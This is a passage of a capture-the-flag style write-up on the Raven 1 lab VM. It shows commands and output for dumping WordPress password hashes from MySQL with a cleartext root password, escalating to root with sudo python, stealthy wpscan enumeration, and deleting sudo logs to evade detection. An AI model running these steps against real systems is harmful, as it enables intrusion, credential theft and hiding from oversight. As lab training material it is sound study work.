


```
mysql> use wordpress;
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships|
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_u |
+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeikToCQd.cPw5XCe0 | michael | michael@raven.org |  |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org |  |
+-----+-----+-----+-----+-----+-----+
12 rows in set (0.00 sec)
```


Exploitation: Gaining Root Access

- Exploited Python to give us root access as Python is listed as a sudo user.
- Command: `sudo python -c 'import os; os.system("/bin/sh")'`
- Granted root access to user allowing access to root folder where flag4 was found.



```
File  Actions  Edit  View  Help
michael@target1: ~  Shell No. 2  Shell No. 3  Shell No. 4  Log Out...

/home/steven
$ su root
Password:
su: Authentication failure
$ sudo python -c 'import os; os.system("/bin/sh")'
#
# pwd
/home/steven
# usr
/bin/sh: 3: usr: not found
# who
vagrant    tty1      2021-08-15 03:03
michael    pts/0     2021-08-15 05:09 (192.168.1.90)
steven     pts/1     2021-08-15 05:41 (192.168.1.90)
# whoami
root
# whoami
root
# cd /root
# ls
flag4.txt
# cat flag4.txt
-----
|  _ _ \
| |_/ /_ _ _ _ _ _ _ _
|  _// _ \ \ / \ _ \ ' \
| \ \ ( _ | \ v / _/ | | |
\_| \ \_,_| \/_ \__|_| | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```

Avoiding Detection

Stealth Exploitation of WPScan

Monitoring Overview

- Excessive HTTP errors is the alert that will detect an enumeration.
- This metric measures response status codes. (http.response.status.code)
- Alert fires if above 400 responses in the past 5 minutes.

Mitigating Detection

- Stealth version of wpscan command: `wpscan --url http://192.168.1.110/wordpress --stealthy --enumerate u`
- Unfortunately the stealthy option of wpscan does not detect any usernames.
- Geekflare or Sucuri sitecheck are free online scanners that will check for vulnerabilities.

```
ShellNo.1
File Actions Edit View Help
root@kali:~# wpscan --url http://192.168.1.110/wordpress --stealthy --enum
rate u

-----
  WPScan
-----
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

-----
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Aug 18 19:46:00 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive Methods)

[i] No Users Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvuln.db.com/users/sign_up
```


Stealth Exploitation of Mysql Dump

Monitoring Overview

- Alerts that track total CPU usage on the system greater than 2% (using the field 'system.cpu.total.pct') will signal Mysql database access.

Mitigating Detection

- Use mysqldump command to export the database, then grep for the users
- We can pull the table from mysql instead of dumping the entire database for the password hashes.

```
michael@target1:~$ mysqldump -u root -pR@v3nSecurity wordpress > filedump
michael@target1:~$ ls
filedump
michael@target1:~$ pwd
```

```
michael@target1:~$ cat filedump | grep steven
INSERT INTO `wp_usermeta` VALUES (1,1,'nickname','michael'),(2,1,'first_name',''),(3,1,'last_name',''),(4,1,'description',''),(5,1,'rich_editing','true'),(6,1,'comment_shortcuts','false'),(7,1,'admin_color','fresh'),(8,1,'use_ssl','0'),(9,1,'show_admin_bar_front','true'),(10,1,'locale',''),(11,1,'wp_capabilities','0654ff1975194daf9708b44a1c2603957134d1d4\';a:4:{s:10:\"expiration\";i:1534297691;s:2:\"ip\";s:15:\"192.168.206.132\";s:2:\"ua\";s:68:\"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\";s:5:\"login\";i:1534124891;}}');
INSERT INTO `wp_users` VALUES (1,'michael','$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0','michael','michael@raven.org','','2018-08-12 22:49:12','','0','michael'),(2,'steven','$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/','steven','steven@raven.org','','2018-08-12 23:31:16','','0','Steven Seagull');
```


Stealth Exploitation of Gaining Root Access

Monitoring Overview

- Linux systems have logging protocols that can be set up for monitoring sudo usage.
- These loggers can be set up in different ways. They can log the event when it happens and send alerts at set intervals of time.

Mitigating Detection

- A possible way to avoid detection would be to delete these logs and to stop the alerts from being sent out.

```
~]# vi /etc/sudoers
##### Get every alert when user fired an command
with sudo #####
Defaults          syslog=auth, insults,
syslog_goodpri=alert
Defaults          logfile=/var/log/sudo.log
Defaults          timestamp_timeout=0, log_year,
tty_tickets
Defaults          mailto="aravikumar48@gmail.com",
mail_always, mail_badpass, mail_no_user
```

The End